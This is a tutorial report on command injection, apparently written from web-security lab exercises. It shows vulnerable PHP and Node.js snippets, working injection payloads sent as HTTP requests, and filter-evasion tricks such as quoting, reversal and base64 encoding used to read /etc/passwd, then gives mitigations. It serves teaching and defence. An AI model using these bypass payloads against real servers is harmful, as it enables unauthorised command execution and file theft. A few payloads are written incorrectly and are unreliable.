

Report on Command Injection Vulnerability



BY Abhishek

Guided By **Rikunj Sindhwa** (RObensive)

TABLE OF CONTENT

1. Prerequisites	3
1.1 Command Executing Functions.....	3
1.2 Command Injection Operators	3
1.3 PHP Example.....	4
1.4 NodeJS Example	4
2. What is Command Injection Vulnerability ?.....	5
3. Command Injection Practical	6
3.1 Simplest Command Injection	6
3.1.1 Target.....	6
3.1.2 Functionality	6
3.1.3 Exploitation.....	7
3.2 Identifying Filters (Simplest Filter).....	8
3.2.1 Target.....	8
3.2.2 Functionality	8
3.2.3 Exploitation.....	9
3.3 Bypassing Space Filters	9
3.4 Bypassing Blacklisted characters	11
3.4.1 Target.....	11
3.4.2 Bypassing slash and semi-colon (Linux)	11
3.4.3 Bypassing slash and semi-colon (windows)	12
3.4.4 Exploitation.....	12
3.5 Bypassing blacklisted commands	13
3.5.1 Command Bypasses (Obfuscation techniques)	13
3.5.2 Exploitation.....	14
3.6 I'm Tired	16
4. Mitigation.....	17
5. Conclusion	18

1. Prerequisites

1.1 Command Executing Functions

Backend Language	Functions / Methods
PHP	exec(), shell_exec(), system(), passthru(), popen(), proc_open()
Python	os.system(), os.popen(), subprocess.run(), subprocess.call(), subprocess.Popen()
Node.js (JavaScript)	child_process.exec(), child_process.execSync(), child_process.spawn(), child_process.spawnSync()
Java	Runtime.getRuntime().exec(), ProcessBuilder.start()
Ruby	system(), `command`, %x{command}, IO.popen()
Go	os/exec.Command().Run(), os/exec.Command().Output(), os/exec.Command().Start()
C# (.NET)	System.Diagnostics.Process.Start()
Perl	system(), `command`, open()
Rust	std::process::Command::new().output(), std::process::Command::new().spawn()
Bash (CGI)	\$(command), `command`

1.2 Command Injection Operators

Injection Operator	Injection Character	URL-Encoded Character	Executed Command
Semicolon	;	%3b	Both
New Line	\n	%0a	Both
Background	&	%26	Both (second output generally shown first)
Pipe		%7c	Both (only second output is shown)
AND	&&	%26%26	Both (only if first succeeds)
OR		%7c%7c	Second (only if first fails)
Sub-Shell	` `	%60%60	Both (Linux-only)
Sub-Shell	\$()	%24%28%29	Both (Linux-only)

Note: Command injection is possible when untrusted user input is passed—directly or indirectly—to any command-executing function of the respective backend language without proper validation, sanitization, or safe parameterization.

1.3 PHP Example

PHP Example for Command Injection (Educational Demo)

```
<?php
if (isset($_GET['filename'])) {
    system("touch /tmp/" . $_GET['filename'] . ".pdf");
}
?>
```


1.4 NodeJS Example

NodeJS Example for Command Injection (Educational Demo)

```
app.get("/createfile", function(req, res){
    child_process.exec('touch /tmp/${req.query.filename}.txt');
});
?>
```


2. What is Command Injection Vulnerability ?

Command injection is a security flaw where an application executes unintended system commands because it passes unsanitized user input to OS-level command execution functions, allowing an attacker to run arbitrary commands on the server.



```
PHP Example for Command Injection (Educational Demo)


<?php
if (isset($_GET['filename'])) {
    system("touch /tmp/" . $_GET['filename'] . ".pdf");
}
?>
```

The filename parameter is directly passed from the GET request to the system() function in PHP, which is intended to create a .pdf file for the user. However, if an attacker appends additional characters or command sequences to the filename parameter, and proper input validation and sanitization are not implemented, those injected strings will also be passed to the command-executing function. As a result, the operating system interprets and executes the injected commands along with the intended file-creation command, leading to a command injection vulnerability.

3. Command Injection Practical


3.1 Simplest Command Injection

3.1.1 Target



3.1.2 Functionality


The web application is creating a new file with the provided filename in the temp folder using the command => ``system("touch /tmp/". $filename) ;``



3.1.3 Exploitation

Thus, to exploit this type of vulnerability we can simply add `;` and add our second command which in background will execute something like this:

```
touch /tmp/new.txt; id
```




The user permissions will be those on behalf of which the PHP is executing commands. In our case it is r0b (normal user).

Vulnerable code:



```
if (isset($_POST['filename'])) {  
    $filename = $_POST['filename'];  
    system("touch /tmp/" . $filename);  
    $message = "File creation request processed."  
}  
?>
```

3.2 Identifying Filters (Simplest Filter)

3.2.1 Target



3.2.2 Functionality



3.2.3 Exploitation

Thus we can see in the above image we're not allowed to use `;` or `|` to add another command in the ip address section. Thus, let's try some other using which we can execute commands from the command's execution operator table in the prerequisite section.

Host Checker

Enter an IP Address


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.032 ms  
  
--- 127.0.0.1 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.032/0.032/0.032/0.000 ms  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

3.3 Bypassing Space Filters

We've the same type of target and functionality as in the previous labs the only difference is in the source code behind the logic of the filter.

Note: The new-line character (`\n`) is mostly bypassable in any OS. [%0a (percent encode)]

Request	Response
PrettyRawHex <pre>1 POST / HTTP/1.1 2 Host: 94.237.59.242:58677 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 15 9 Origin: http://94.237.59.242:58677 10 Connection: keep-alive 11 Referer: http://94.237.59.242:58677/ 12 Upgrade-Insecure-Requests: 1 13 Priority: u=0, i 14 DNT: 1 15 16 ip=127.0.0.1%20</pre>	PrettyRawHexRender 

Spaces can be bypassed using:

- **Tabs:** `%09` => `%0a%09`
- **IFS (Linux Specific):** `${IFS}`
- **Using brace expansion (Linux specific):** `{ls,-la}`
- **Using redirection:** `<`
- **Using ANSI C Quoting:** `\x20`

```
[us-academy-6]-[10.10.14.34]-[htb-ac-868509@htb-9xry1xzp2i]-[~]
[*]$ X='$uname\x20-a'&&$X
Linux htb-9xry1xzp2i 6.12.32-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12
[us-academy-6]-[10.10.14.34]-[htb-ac-868509@htb-9xry1xzp2i]-[~]
[*]$ X='$cat\x20/etc/passwd'&&$X
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

```
[us-academy-6]-[10.10.14.34]-[htb-ac-868509@htb-9xry1xzp2i]-[~]
[*]$ pwd${IFS}&&whoami
/home/htb-ac-868509
htb-ac-868509
[us-academy-6]-[10.10.14.34]-[htb-ac-868509@htb-9xry1xzp2i]-[~]
[*]$ {ls,-a}
.          .BurpSuite          .dbeaver4  .emacs
..         cacert.der          .dbus     .gtkrc-2.0
.bash_aliases .cache          Desktop   .ICEauthority
.bash_history .cloud-locale-test.skip Documents .java
.bashrc       .config        Downloads .kde
[us-academy-6]-[10.10.14.34]-[htb-ac-868509@htb-9xry1xzp2i]-[~]
[*]$ cat</etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

This may or may not work in all Operating Systems. We've to use `/bin/sh -c <command>` to see if it works.


Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre>1 POST / HTTP/1.1 2 Host: 94.237.59.242:58677 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 23 9 Origin: http://94.237.59.242:58677 10 Connection: keep-alive 11 Referer: http://94.237.59.242:58677/ 12 Upgrade-Insecure-Requests: 1 13 Priority: u=0, i 14 DNT: 1 15 16 ip=127.0.0.1%0a{ls,-la}</pre>			<pre>56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.021 ms --- 127.0.0.1 ping statistics --- 1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 0.021/0.021/0.021/0.000 ms total 16 drwxr-xr-x 1 www-data www-data 4096 Jul 16 2021 . drwxr-xr-x 1 www-data www-data 4096 Aug 19 2020 .. -rw-r--r-- 1 www-data www-data 1613 Jul 16 2021 index.php -rw-r--r-- 1 www-data www-data 1256 Jul 12 2021 style.css</pre>			

3.4 Bypassing Blacklisted characters

Besides injection operators and space characters, a very commonly blacklisted character is the slash (/) or backslash (\) character, as it is necessary to specify directories in Linux or Windows.

3.4.1 Target

We've the same type of target and functionality as in the previous labs and the same lab is being used for this practical too. This time it is blacklisting the slash or backslash which prevents us from reading the internal sensitive files.



3.4.2 Bypassing slash and semi-colon (Linux)

Bypassing `/` filter

- Using environment variable: `echo ${PATH:0:1}`
- Using character shifting: `echo $(tr '!-}' ' '"~'<<<[)`
`\` is on 92, before it is [on 91
 search for this in man ascii

Bypassing semicolon filters:

- Using environment variable: `echo ${LS_COLORS:10:1}`

```
kali@r0b:~$ echo ${PATH:0:1}
/
kali@r0b:~$ echo $(tr '!-}' ' '"~'<<<[)
\
kali@r0b:~$ echo ${LS_COLORS:10:1}
;
```

3.4.3 Bypassing slash and semi-colon (windows)

Bypassing `/\` filter

- Using environment variable:
 - **CMD:** `echo %HOMEPATH:~0,1%`
 - **PowerShell:** `$env:HOMEPATH[0]`

```
PS C:\Users\abhis> $env:HOMEPATH[0]
\
PS C:\Users\abhis> cmd
Microsoft Windows [Version 10.0.26200.7462]
(c) Microsoft Corporation. All rights reserved.

C:\Users\abhis>echo %HOMEPATH:~0,1%
\
```

3.4.4 Exploitation

Using the above specified methods we can try to bypass `/\`.

Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1 POST / HTTP/1.1			28			</form>
2 Host: 94.237.59.242:58677			29			
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0)			30			<p>
4 Gecko/20100101 Firefox/146.0			31			<pre>
5 Accept:			32			PING 127.0.0.1 (127.0.0.1)
6 text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8			33			56(84) bytes of data.
7 Accept-Language: en-US,en;q=0.5			34			64 bytes from 127.0.0.1:
8 Accept-Encoding: gzip, deflate, br			35			icmp_seq=1 ttl=64 time=0.013
9 Content-Type: application/x-www-form-urlencoded			36			ms
10 Content-Length: 63			37			---
11 Origin: http://94.237.59.242:58677			38			127.0.0.1 ping statistics
12 Connection: keep-alive			39			---
13 Referer: http://94.237.59.242:58677/			40			1 packets transmitted, 1
14 Upgrade-Insecure-Requests: 1			41			received, 0% packet loss, time
15 Priority: u=0, i			42			0ms
16 DNT: 1			43			rtt min/avg/max/mdev =
17			44			0.013/0.013/0.013/0.000 ms
18 ip=127.0.0.1%0a{ls,\$(PATH:0:1)var\$(PATH:0:1)\$(PATH:0:1)www,-la}			45			total 16
			46			drwxr-xr-x 1 www-data www-data
			47			4096 Aug 19 2020 .
			48			drwxr-xr-x 1 root root
			49			4096 Aug 19 2020 ..
			50			drwxr-xr-x 1 www-data www-data
			51			4096 Jul 16 2021 html

Used payload: `127.0.0.1%0a{ls,$(PATH:0:1)var$(PATH:0:1)$(PATH:0:1)www,-la}`

3.5 Bypassing blacklisted commands

Nowadays the developers are smart and they directly blacklist the commands that are commonly used to check or perform remote code execution.



3.5.1 Command Bypasses (Obfuscation techniques)

1. Using Single and double quotes (Common in windows and linux)

```
r0b@BackOnTrack:~/CI_lab$ w'h'o'am'i
r0b

r0b@BackOnTrack:~/CI_lab$ w"h"o"am"i
r0b

r0b@BackOnTrack:~/CI_lab$ p'w'd
/home/r0b/CI_lab

r0b@BackOnTrack:~/CI_lab$ u'n'ame
Linux

r0b@BackOnTrack:~/CI_lab$ u"nam"e
Linux
```

Note: The no. of quotes must be even.

2. Using positional parameter character \$@ & \

```
r0b@BackOnTrack:~/CI_lab$ w\ho\am\i
r0b

r0b@BackOnTrack:~/CI_lab$ who\ami
r0b

r0b@BackOnTrack:~/CI_lab$ whoam$@i
r0b

r0b@BackOnTrack:~/CI_lab$ pw$@d
/home/r0b/CI_lab
```

3. Windows Only

```
C:\Users\abhis>whoami
back0ntrack\hardy

C:\Users\abhis>dir
Volume in drive C is Local Disk
Volume Serial Number is 32EA-CE9F

Directory of C:\Users\abhis

11-12-2025  22:17    <DIR>          .
17-02-2025  23:22    <DIR>          ..
19-11-2025  12:37    <DIR>          .arduinoIDE
19-02-2025  08:17                36 .nodemid
29-10-2025  12:20    <DIR>          .ssh
```

3.5.2 Exploitation

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 POST / HTTP/1.1				37			0ms
2 Host: 94.237.59.242:58677				38			rtt min/avg/max/mdev =
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0				39			0.013/0.013/0.013/0.000 ms
4 Accept:				40			root:x:0:0:root:/root:/bin/bas
5 Accept-Language: en-US,en;q=0.5				41			h
6 Accept-Encoding: gzip, deflate, br				42			daemon:x:1:1:daemon:/usr/sbin:
7 Content-Type: application/x-www-form-urlencoded				43			/usr/sbin/nologin
8 Content-Length: 54				44			bin:x:2:2:bin:/bin:/usr/sbin/n
9 Origin: http://94.237.59.242:58677				45			ologin
10 Connection: keep-alive				46			sys:x:3:3:sys:/dev:/usr/sbin/n
11 Referer: http://94.237.59.242:58677/				47			ologin
12 Upgrade-Insecure-Requests: 1				48			sync:x:4:65534:sync:/bin:/bin/
13 Priority: u=0, i				49			sync
14 DNT: 1							games:x:5:60:games:/usr/games:
15							/usr/sbin/nologin
16 ip=127.0.0.1%0a{c'a't,\$(PATH:0:1)etc\$(PATH:0:1)passwd}							man:x:6:12:man:/var/cache/man:
							/usr/sbin/nologin
							lp:x:7:7:lp:/var/spool/lpd:/us
							r/sbin/nologin
							mail:x:8:8:mail:/var/mail:/usr
							/sbin/nologin
							news:x:9:9:news:/var/spool/new
							s:/usr/sbin/nologin
							uucp:x:10:10:uucp:/var/spool/u
							ucp:/usr/sbin/nologin
							proxy:x:13:13:proxy:/bin:/usr/
							sbin/nologin

Used Payload: ` 127.0.0.1%0a{c'a't,\$(PATH:0:1)etc\$(PATH:0:1)passwd}`

Other Advanced techniques:

1. Case Manipulation

a. Windows

```
PS C:\Users\abhis> #case manipulation
PS C:\Users\abhis> Wh0aMi
back0ntrack\hardy
PS C:\Users\abhis>
```

b. Linux

```
r0b@Back0nTrack:~/CI_lab$ (tr "[A-Z]" "[a-z]"<<<"Wh0aMi")
whoami
r0b@Back0nTrack:~/CI_lab$ $(tr "[A-Z]" "[a-z]"<<<"Wh0aMi")
r0b
```


2. Reversed commands

a. Linux

```
r0b@Back0nTrack:~/CI_lab$ echo 'whoami' | rev  
imaohw  
  
r0b@Back0nTrack:~/CI_lab$ $(rev<<<'imaohw')  
r0b
```

b. Windows

```
PS C:\Users\abhis> "whoami"[-1..-20] -join '  
imaohw  
PS C:\Users\abhis> iex "$('imaohw'[-1..-20] -join ')"  
back0ntrack\hardy  
PS C:\Users\abhis>
```

3. Encoded Commands

a. Linux

```
r0b@Back0nTrack:~/CI_lab$ echo -n 'cat /etc/passwd | grep 33' | base64  
Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==  
  
r0b@Back0nTrack:~/CI_lab$ bash<<<$(base64 -d<<<Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==)  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

b. Windows

```
PS C:\Users\abhis> [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes('whoami'))  
dwBoAG8AYQBtAGkA  
PS C:\Users\abhis> iex "$([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('dwBoAG8AYQBtAGkA  
')))"  
back0ntrack\hardy  
PS C:\Users\abhis>
```

3.6 I'm Tired

Are you tired of manually checking things go for automation. Boom 🧨.

[illegible]

Mutations Available:

```
Compressors:

Name: Bzip2
Description: Compress command with bzip2
Size Rating: 3
Time Rating: 3
Binaries used: base64, bunzip2
File write: False
Author: capnspacelook

Name: Gzip
Description: Compress command with gzip
Size Rating: 3
Time Rating: 3
Binaries used: base64, gunzip
File write: False
Author: capnspacelook

root@BackOnTrack:~# bashfuscator -l | grep 'Name' | wc -l
15
```

Use `--test` option to check with the operating system if it is executable. Always make sure that you save payload to a file and then execute it and copy the whole payload as it is to be on the safe side.

Note: Always use compression method to compress it.

For Windows command use Dosfuscation which is PowerShell implementation of this.

4. Mitigation

1. Replace OS commands with native APIs

Example:

- Use filesystem APIs (fs.writeFile, mkdir, open) instead of exec("touch ...")
- Use database or library functions instead of shell utilities

2. Use non-shell execution APIs only

- Prefer execFile() / spawn() with shell: false (Node.js)
- Avoid APIs that invoke /bin/sh implicitly

3. Hard-code command and pass arguments as an array

- Command must be static
- Arguments must be passed separately, never as a single string

4. Strict allowlist validation with regex

- Allow only expected characters
- Example: `^[a-zA-Z0-9_-]{1,50}$` for filenames
- Reject input immediately if it fails validation

5. Canonicalize input before validation

- Decode URL encoding, Unicode, or escape sequences **before** checking
- Prevent bypass using double-encoding tricks

6. Enforce fixed paths and extensions

- Do not allow user-controlled directories
- Append extensions server-side, never accept them from user input

7. Drop privileges before execution

- Run command-executing logic under a low-privileged OS user
- No write/exec permissions outside required directories

8. OS-level controls

- Use AppArmor / SELinux profiles
- Restrict allowed binaries and filesystem access

9. **Disable dangerous functions at runtime/config level**

- PHP: disable system, exec, shell_exec, popen if not required
- Node.js: block child_process usage via code policy or lint rules

10. **Use containers or sandboxed workers**

- Execute unavoidable commands inside Docker / sandboxed subprocess
